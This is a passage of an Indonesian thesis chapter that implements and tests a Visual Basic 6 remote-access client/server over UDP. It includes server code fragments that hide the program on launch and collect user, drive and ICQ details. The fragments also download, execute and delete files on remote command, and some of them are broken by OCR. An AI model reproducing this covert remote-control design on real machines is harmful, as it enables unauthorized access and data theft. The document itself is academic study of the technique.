yang fungsi dari *Windows Commands* ini seperti program aplikasi *RUN* yang terdapat pada sistem operasi *Windows* misalkan saja perintah untuk mengeksekusi suatu *file* misalnya program eksekusi *notepad, mspaint, calculator* dan jenis *file* yang lain yang ada pada partisi dimana partisi *Windows* berada.




Gambar 4.9 Form Execute Commands


10. Menu Active Process

Menu ini digunakan untuk melihat proses-proses apa saja kah yang sedang aktif pada komputer *server*. Mekanisme yang digunakan adalah mengirimkan *request* akan proses apa saja yang sedang aktif kepada komputer *server* yang kemudian komputer *server* mengirimkan kembali ke komputer *client*.


Gambar 4.10 Form Active Process

11. Menu Miscellaneaous

Pada menu ini terdapat beberapa sub-sub menu yang dapat digunakan untuk melakukan pengontrolan langsung terhadap sistem komputer target. Menu ini bekerja dengan mekanisme mengirimkan perintah-perintah dan menunggu respon balasan dari komputer *server* berupa teks ataupun tampilan *desktop*. Adapun fitur-fitur tambahan yang digunakan pada menu ini antara lain membuka dan menutup *CD ROM*, membalik posisi *click* kanan dan *click* kiri pada *mouse*, membuat sistem ter-*restart*, serta mengatur resolusi *monitor* pada komputer yang diaksesnya.




Gambar 4.11 Menu Miscellaneous

### 4.1.1.2. Aplikasi Server

Aplikasi *Server* merupakan aplikasi yang dirancang supaya dapat dikontrol oleh aplikasi *Client* dengan menggunakan bahasa pemrograman Microsoft Visual Basic 6. Pengontrolan tersebut dilakukan dengan mekanisme membuka suatu *port* koneksi. Untuk melakukan mekanisme tersebut digunakan sebuah modul dari komponen *Socket* yang tersedia dalam *Visual Basic 6*, komponen tersebut adalah *WinSock 6.0* .

Aplikasi ini berperan langsung terhadap operasi pada komputer *host* sesuai dengan perintah-perintah yang diberikan oleh komputer *administrator*. Berikut ini adalah implementasi mekanisme tersebut kedalam *Visual Basic 6*. *FRMMAIN* merupakan form utama pada

aplikasi *server*. Pada *form* ini juga merupakan kumpulan-kumpulan dari *library* perintah. Jadi, jika ada perintah yang masuk kemudian diterima dan dicocokan berdasarkan *library* tersebut yang kemudian akan langsung dijalankan ke dalam sistem komputer *host*.

Ketika *file* aplikasi *server* ini dieksekusi, maka *file* ini akan berada dalam modus sembunyi atau biasa dikenal dengan *hidden file* supaya keberadaan *file* ini tidak mencolok dibanding dengan aplikasi lainnya. *File* ini ketika telah dieksekusi dapat dilihat keaktifannya pada *Windows Task Manager*. Berikut ini adalah penjelasannya dari aplikasi Server.

1. Menghubungkan *Server* dengan *Client*

   Untuk menghubungkan aplikasi *client* dengan *server*, digunakan komponen berupa *Winsock* dengan menggunakan properti-properti antara lain *IP Address*, *Port* dan *Host*.

```
' Protokol yang digunakan
WinSockClient.Protocol = sckUDPProtocol
'Alamat remote hostname
WinSockClient.RemoteHost = CmbIPAddress.Text
'Remote port
WinSockClient.RemotePort = nPort + 1
```

2. Prosedur yang digunakan untuk komunikasi dengan aplikasi *Client*.

   Untuk melakukan koneksi kembali, maka dibutuhkan komponen *Winsock* yang diletakan pada aplikasi *server*.

```
'Prosedur untuk mengaktifkan komponen winsock pada aplikasi server
Private Sub WinSockServer_DataArrival(ByVal bytesTotal As Long)
  On Error Resume Next
  Dim cString As String
```

```
    WinSockServer.GetData cString
    Call b(cString)
End Sub
    Else
```

3. Memberikan informasi mengenai sistem komputer *host* kepada aplikasi *Client*.

```
'Memberikan informasi mengenai file yang dieksekusi
cKomputer = "EXE File Name: " & App.EXEName & vbCrLf & _
'Memberikan informasi mengenai system operasi yang digunakan
            "Operating System: " & VersiWindows() & vbCrLf & _
'Memberikan informasi mengenai waktu saat ini pada komputer host
            "Time: " & Now & vbCrLf & _
'Memberikan informasi mengenai port yang digunakan untuk koneksi
            "Port: " & CStr(40131) & vbCrLf & _
'Memberikan informasi mengenai username komputer host
            "UserName: " & NetUserName() & vbCrLf & _
'Memberikan informasi mengenai nama komputer host
            "KomputerName: " & KomputerName() & vbCrLf & _
'Memberikan informasi mengenai drive-drive yang terdapat pada host
            "Drives: " & cDrives & vbCrLf & _
'Memberikan informasi mengenai jenis drive tersebut
            "Type of Drives: " & cDrivesString & vbCrLf & _
            "ICQ UINs: " & vbCrLf & cUsuariosICQ & vbCrLf
'Memberikan informasi mengenai soundcard yang terinstal
    cKomputer = cKomputer + "Sound Card: "

    If lAudio Then
      cKomputer = cKomputer + "Found" & vbCrLf
    Else
      cKomputer = cKomputer + "Not Found" & vbCrLf
    End If
```

4. Memberikan informasi mengenai *drive-drive* yang ada pada komputer *host*.

```
'Memberikan informasi jika terjadi perubahan pada drive1
Private Sub Drive1_Change()
  On Error GoTo DriveError
  Dir1.Path = Left$(Drive1.Drive, 2) + "\"
  Exit Sub
```

```
'Prosedur untuk mengatasi jika terjadi kesalahan pada pembacaan drive1
DriveError:
  Drive1.Drive = Left$(Dir1.Path, 2)

  If Drive1.Drive = "" Then
    Drive1.Drive = Left$(cAppDirectory, 2)
  End If

  Dir1.Path = Left$(Drive1.Drive, 2) + "\"
  Exit Sub
End Sub
'Memberikan informasi mengenai perubahan direktori1 pada drive1
Private Sub Dir1_Change()
  On Error Resume Next

  File1.Path = Dir1.Path
End Sub
```

5. Memberikan informasi untuk kebutuhan *File Transfer* dan juga untuk operasi pada *file*.

```
'Melakukan fungsi untuk pengecekan data
Select Case pCheckData
'Memilih drive-drive yang tersedia
      Case "PCDrive"
        Drive2.Drive = pNewData
        PFillFileList
        DoEvents
        pFileList = ""
       For x = 0 To FileList.ListCount
        pFileList = pFileList + FileList.List(x)
        If x < FileList.ListCount - 1 Then
          pFileList = pFileList + "‡"
        End If
       Next x
         SM "PFRefsh" + pFileList
'Memilih direktori yang ada pada drive tersebut
   Case "PFChDir"
        s = InStr(1, pNewData, ">")
        T = Mid(pNewData, 2, s - 2)
      If Dir2.Path = Mid(Drive2.Drive, 1, 2) + "\" Then
        Dir2.Path = Dir2.Path + T
      Else
        Dir2.Path = Dir2.Path + "\" + T
```

```
        End If
            PFillFileList
            DoEvents
            pFileList = ""
        For x = 0 To FileList.ListCount
            pFileList = pFileList + FileList.List(x)
            If x < FileList.ListCount - 1 Then
                pFileList = pFileList + "="
            End If
        Next x
        SM "PFRefsh" + pFileList
'Melakukan fungsi refresh pada drive serta direktori
    Case "PFRefsh"
        PFillFileList
        DoEvents
        pFileList = ""
        For x = 0 To FileList.ListCount
            pFileList = pFileList + FileList.List(x)
            If x < FileList.ListCount - 1 Then
                pFileList = pFileList + "+"
            End If
        Next x
        SM "PFRefsh" + pFileList
'Melakukan fungsi operasi download file
    Case "PFDwnld"
        Dim Temp As String
        Dim BlockSize As Long

        If Dir2.Path = Mid(Drive2.Drive, 1, 2) + "\" Then
            pSendFile = (Dir2.Path + pNewData)
        Else
            pSendFile = (Dir2.Path + "\" + pNewData)
        End If
        Open pSendFile For Binary Access Read As #1
        BlockSize = 2048
        Do While Not EOF(1)
            Temp = Space$(BlockSize)
            Get 1, , Temp
            SM Temp
            DoEvents
        Loop
        SM "xx"
    Close #1
'Melakukan fungsi operasi untuk menjalankan suatu file
    Case "PFRunFl"
        If Dir2.Path = Mid(Drive2.Drive, 1, 2) + "\" Then
```

```
            Win32Keyword (Dir2.Path + pNewData)
        Else
            Win32Keyword (Dir2.Path + "\" + pNewData)
        End If
'Mendapatkan informasi mengenai suatu ukuran file
    Case "PFSizeF"
     If Dir2.Path = Mid(Drive2.Drive, 1, 2) + "\" Then
       SM "PFSizeF" & FileLen(Dir2.Path + pNewData) / 1024
     Else
       SM "PFSizeF" & FileLen(Dir2.Path + "\" + pNewData) / 1024
     End If
'Melakukan fungsi operasi untuk menghapus suatu file
    Case "PFDelFi"
     If Dir2.Path = Mid(Drive2.Drive, 1, 2) + "\" Then
       Kill (Dir2.Path + pNewData)
     Else
       Kill (Dir2.Path + "\" + pNewData)
     End If
       DoEvents
       PFillFileList
       DoEvents
       pFileList = ""
     For x = 0 To FileList.ListCount
       pFileList = pFileList + FileList.List(x)
     If x < FileList.ListCount - 1 Then
       pFileList = pFileList + "÷"
     End If
       Next x
     SM "PFRefsh" + pFileList

   End Select
End Sub
```

## 4.2. Pengujian Sistem.


Pengujian ini dilakukan untuk mengetahui kinerja aplikasi remote access pada beberapa kondisi jaringan komputer TCP/IP yang berbeda baik itu secara *wired* ataupun *wireless* dengan spesifikasi hardware yang digunakan pada pengujian adalah sebagai berikut:

Tabel 4.3. Hardware pengujian.

| NO | Hardware | Spesifikasi | Keterangan |
|---|---|---|---|
| 1 | Host | Processor | Pentium 4 3.0 GHz |
| | | Memori | 512 MB DDR2 |
| | | Hardisk | 80 GB SATA |
| | | Graphic | SIS 760 |
| 2 | Administrator | Processor | Intel Centrino M solo CPU 1,73 GHz |
| | | Memori | 2038 MB DDR2 |
| | | Hardisk | 80 GB SATA |
| | | Graphic | Intel 915GM |
| 3 | Router Cisco 2811 Series | IOS | System Bootstrap version 12 4 |
| 4 | Switch AT Telesin | Fast Ethernet | 8 Port switch |
| 5 | D-LINK DWL 2100 AP | Wireless 102.11B/G<br>2,4 GHZ AP | 54 Mbps |

### 4.2.1 Pada Pengujian Secara Wired Sederhana

Pada pengujian ini dilakukan pada jaringan *wired* atau menggunakan kabel. Untuk menghubungkan antar komputer dengan komputer kemudian dipakai sebuah *switch* sebagai konsentratornya. Berikut ini merupakan implementasi aplikasi pada sistem komputer *administrator* dengan *host* dengan menggunakan alamat IP dengan satu jaringan yang sama yaitu dengan *network address* 192.168.1.0.





Gambar 4.12 Implementasi secara *wired* sederhana

Setelah diimplementasikan seperti gambar diatas, kedua aplikasi dapat terkoneksi. Baik aplikasi *server* maupun aplikasi *client* dapat bekerja dan menjalankan fungsinya masing-masing.

Tabel 4.4 Implementasi Secara *Wired* Sederhana

| Komputer | IP Address | Port yang terbuka | Aplikasi |
|---|---|---|---|
| Administrator | 192.168.1.2 | 40131 | Client |
| Host | 192.168.1.1 | 40132 | Host |

Berikut ini merupakan paket-paket yang tertangkap dengan menggunakan *software WireShark 0.99.4*. *WireShark* merupakan suatu program yang digunakan untuk menganalisa paket-paket yang lewat pada suatu jaringan, sehingga *administrator* jaringan dapat menganalisa kinerja jaringannya. Semua jenis paket informasi dalam berbagai format protokol pun akan dengan mudah ditangkap dan dianalisa. Pada pengujian secara *wired* sederhana dapat terlihat bahwa alamat IP 192.168.1.2 (aplikasi *client*) mengirimkan paket ke alamat IP 192.168.1.1 (aplikasi *server*) menggunakan protocol UDP dengan port sumber 40131 ke port 40132. Kemudian alamat IP 192.168.1.1 (aplikasi *server*) mengirimkan paket balasan ke alamat IP 192.168.1.2 (aplikasi *client*).




Gambar 4.13 *Capture* paket pada jaringan *wired* sederhana

### 4.2.2. Pada Pengujian Secara Wireless Sederhana.

Pada pengujian ini dilakukan pada jaringan *wireless* atau tanpa menggunakan kabel. Untuk menghubungkan antar komputer dengan komputer

kemudian dipakai sebuah *wireless Access Point* sebagai konsentratornya. Berikut ini merupakan implementasi aplikasi pada sistem komputer *administrator* dengan *host* dengan menggunakan alamat IP dengan satu jaringan yang sama yaitu dengan *network address* 192.168.1.0.





Gambar 4.14 Implementasi secara *wireless* sederhana

Setelah diimplementasikan seperti gambar diatas, kedua aplikasi dapat terkoneksi. Baik aplikasi *server* maupun aplikasi *client* dapat bekerja dan menjalankan fungsinya masing-masing walaupun menggunakan media udara sebagai media koneksinya.

Tabel 4.5 Implementasi Secara *Wireless* Sederhana


| Komputer | IP Address | Port yang terbuka | Aplikasi |
|---|---|---|---|
| Administrator | 192.168.1.2 | 40131 | Client |
| Host | 192.168.1.1 | 40132 | Host |

Pada jaringan *wireless*, program WireShark 0.99.4 tidak dapat menangkap paket-paket yang lewat menggunakan media udara. Agar program ini dapat menangkap paket-paket yang lewat, maka mode *promiscuous* pada program harus dinonaktifkan terlebih dahulu.




Gambar 4.15 Pesan peringatan *promiscuous mode on*

Setelah *promiscuous mode* pada program dinonaktifkan, maka program dapat menangkap paket-paket yang lewat dalam jaringan wireless ini. Pada pengujian secara *wireless* sederhana dapat terlihat bahwa alamat IP 192.168.1.2 (aplikasi *client*) mengirimkan paket ke alamat IP 192.168.1.1 (aplikasi *server*) menggunakan protocol UDP dengan port sumber 40131 ke port 40132. Kemudian alamat IP 192.168.1.1 (aplikasi *server*) mengirimkan paket balasan ke alamat IP 192.168.1.2 (aplikasi *client*).



Gambar 4.16 *Capture* paket pada jaringan *Wireless* Sederhana

### 4.2.3. Pada Pengujian dengan Jaringan yang Berbeda.

Pada pengujian ini dilakukan pada jaringan *wired* atau menggunakan kabel. Tetapi pada kasus ini, alamat *network* atau *network address* yang digunakan berbeda. Jika menggunakan *switch* sebagai konsentrator untuk menghubungkan keduanya, tentu saja tidak dapat terkoneksi karena keterbatasan *switch* yang belum dapat mengenal *IP address*. Sehingga untuk menghubungkan antar komputer dengan komputer dilakukan dengan sebuah *router* sebagai konsentratornya, karena kemampuan *router* yang sudah dapat mengenal *IP address* maka *router* dapat menghubungkan dua jaringan yang berbeda. Berikut ini merupakan implementasi aplikasi pada sistem komputer *administrator* dengan *host* menggunakan alamat IP dari satu jaringan yang berbeda yaitu *network address* 192.168.1.0 pada sisi *administrator* dan 10.0.0.0 pada sisi *client*. Agar dapat terhubung, *Access Control List* pada *router* harus dinonaktifkan supaya *network* yang terhubung pada *router* tidak ditolak untuk mengakses oleh *router*.



Gambar 4.17 Implementasi dengan Alamat Network yang Berbeda

Setelah diimplementasikan seperti gambar diatas, kedua aplikasi dapat terkoneksi. Baik aplikasi server maupun aplikasi client dapat bekerja dan menjalankan fungsinya masing-masing walaupun menggunakan *network address* yang berbeda.

Tabel 4.6 Implementasi Pada Jaringan yang Berbeda

| Komputer | IP Address | Port yang terbuka | Aplikasi |
|---|---|---|---|
| Administrator | 192.168.1.2 | 40131 | Client |
| Host | 10.10.10.2 | 40132 | Host |


Pada pengujian pada jaringan yang berbeda dapat terlihat bahwa alamat IP 192.168.1.2 (aplikasi *client*) mengirimkan paket ke alamat IP 10.10.10.2 (aplikasi *server*) menggunakan protocol UDP dengan port sumber 40131 *(source port)* ke port 40132 *(destination port)*. Kemudian alamat IP 10.10.10.2 (aplikasi *server*) mengirimkan paket balasan ke alamat IP 192.168.1.2 (aplikasi *client*). Pada gambar juga terlihat protokol ARP *(address resolution Protocol)* adalah protokol untuk *mapping* dari alamat IP (Internet Protocol) ke alamat fisik MAC (Media Access Control).



Gambar 4.18 *Capture* paket pada jaringan yang berbeda

### 4.2.4 Pada Pengujian Menggunakan Proteksi Firewall.

Pada pengujian ini dilakukan pada jaringan *wired* atau menggunakan kabel. Pada kasus ini, komputer host diberikan proteksi *firewall*. *Firewall* ini merupakan jenis *smart firewall* yang diaplikasikan dengan menggunakan *software Norton Internet Security 2009*. Berikut ini merupakan implementasi aplikasi pada sistem komputer administrator dengan host dengan menggunakan alamat IP dengan satu jaringan yang sama yaitu dengan *network address* 192.168.1.0.




Gambar 4.19 Implementasi dengan Proteksi Firewall


Setelah diimplementasikan seperti gambar diatas, kedua aplikasi dapat terkoneksi. Baik aplikasi *server* maupun aplikasi *client* dapat bekerja dan menjalankan fungsinya masing-masing walaupun menggunakan proteksi *firewall*.

Tabel 4.7 Implementasi dengan Proteksi Firewall

| Komputer | IP Address | Port yang terbuka | Aplikasi |
|---|---|---|---|
| Administrator | 192.168.1.1 | 40131 | Client |
| Host | 192.168.1.2 | 40132 | Host |

Tetapi ketika komputer *administrator* melakukan koneksi ke komputer *host* yang terproteksi dengan *firewall* sempat terjadi *delay* sekitar 2 detik lebih lama dari implementasi tanpa menggunakan proteksi *firewall*. Hal ini dikarenakan aplikasi harus membuka *port* yang di-*block* oleh *firewall* tersebut. Pada pengujian

ini dapat terlihat bahwa alamat IP 192.168.1.1 (aplikasi *client*) mengirimkan paket ke alamat IP 192.168.1.2 (aplikasi *server*) menggunakan protokol UDP dengan port sumber 40131 *(source port)* ke port 40132 *(destination port)*. Kemudian alamat IP 192.168.1.2 (aplikasi *server*) mengirimkan paket balasan ke alamat IP 192.168.1.2 (aplikasi *client*). Terlihat juga terdapat protokol ICMP *(Internet Control Message Protocol)*. Protokol ini bertugas mengirimkan pesan-pesan kesalahan dan kondisi lain yang memerlukan perhatian khusus. Pesan atau paket ICMP dikirim jika terjadi masalah pada *layer* IP dan *layer* atasnya (TCP/UDP). Hal ini muncul karena aplikasi *client* tidak dapat melakukan koneksi ke aplikasi *server* akibat tertutupnya *port* 40131 oleh *firewall*. Kemudian aplikasi *server* membuka *port* supaya komunikasi dapat terjadi.




Gambar 4.20 Capture paket dengan proteksi firewall

### 4.2.5. Pada pengujian di jaringan yang kompleks.

Pada pengujian ini dilakukan pada jaringan *wired* atau menggunakan kabel dan juga pada jaringan *wireless*. Setting jaringan dibuat menggunakan topologi

*tree* yang sangat kompleks dan juga pada kasus ini, alamat *network* atau *network address* yang digunakan tidak selalu sama. Jika hanya menggunakan *switch* sebagai konsentrator untuk menghubungkan keseluruhannya, tentu saja tidak dapat terkoneksi karena keterbatasan *switch* yang belum dapat mengenal *IP Address*. Sehingga untuk menghubungkan antar komputer dipakai sebuah router sebagai konsentratornya, karena kemampuan *router* yang sudah dapat mengenal *IP Address* maka *router* dapat menghubungkan dua jaringan yang berbeda. Dan juga fungsi *switch* yang dapat menghubungkan media kabel dengan media *wireless* sehingga keseluruhan sistem dapat saling terkoneksi dan berjalan dengan baik. Berikut ini merupakan implementasi aplikasi pada sistem komputer administrator dengan *host* dengan menggunakan alamat IP dengan satu jaringan yang berbeda yaitu dengan *network address* 192.168.1.0 dan *network address* 10.0.0.0.





Gambar 4.21 Implementasi pada jaringan yang kompleks

